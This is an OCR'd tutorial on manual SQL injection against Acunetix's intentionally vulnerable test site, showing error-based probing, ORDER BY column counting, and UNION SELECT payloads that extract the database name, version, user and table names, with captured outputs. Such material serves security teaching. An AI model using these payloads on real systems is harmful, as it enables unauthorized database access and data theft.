
Manual SQL Injection

(target : http://testphp.vulnweb.com)

1. **Open given below targeted URL in browser**
   `http://testphp.vulnweb.com/artists.php?artist=1`

   so here we are going to test SQL injection for “id=1”.




artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


2. **Now use error base technique by adding an apostrophe (‘) symbol at the end of the input which will try to break the query.**
   testphp.vulnweb.com/artists.php?artist=1’

   In the given screenshot you can see we have got an error message which means site is infected by SQL injection.



```
Warning: mysql_fetch_array() expects parameter 1 to be resource,
boolean given in /hj/var/www/artists.php on line 62
```

3. **Now using ORDER BY keyword to sort the records in ascending or descending order for id=1**
   http://testphp.vulnweb.com/artists.php?artist=1 order by 1



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

view pictures of the artist

comment on this artist


Similarly repeating for order 2,3 and so on one by one.

http://testphp.vulnweb.com/artists.php?artist=1 order by 2

http://testphp.vulnweb.com/artists.php?artist=1 order by 3

http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.




Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

4. Let's penetrate more inside using union base injection to select statement from a different table.

http://testphp.vulnweb.com/artists.php?artist=1 union select 1,2,3

From the screenshot you can see that it shows the result for only one table not for others.



artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


view pictures of the artist

comment on this artist

5. **Now try to pass wrong input into the database through URL by replacing artist=1 from artist=-1 as given below:**

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Hence you can see now it is showing the result for the remaining two tables also.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,2,3

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: 2

3


view pictures of the artist

comment on this artist

6. Use the next query to fetch the name of the database.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

From the screenshot, you can see the name of database is **acuart**



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,database(),3

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

artist: acuart

3


view pictures of the artist

comment on this artist

7. Next query will extract the current username as well as a version of the database system.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()

Here we have retrieve 8.0.22-0ubuntu0.20.04.2 as a version and **acuart@localhost** as a current user.



Not secure | testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,version(),current_user()

artist: 8.0.22-0ubuntu0.20.04.2

acuart@localhost


view pictures of the artist

comment on this artist

8. Through the next query, we will try to fetch table name inside the database.

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1

From the screenshot you read can the name of the first table is artists.



testphp.vulnweb.com/artists.php?artist=-1%20union%20select%201,tab

artist: artists

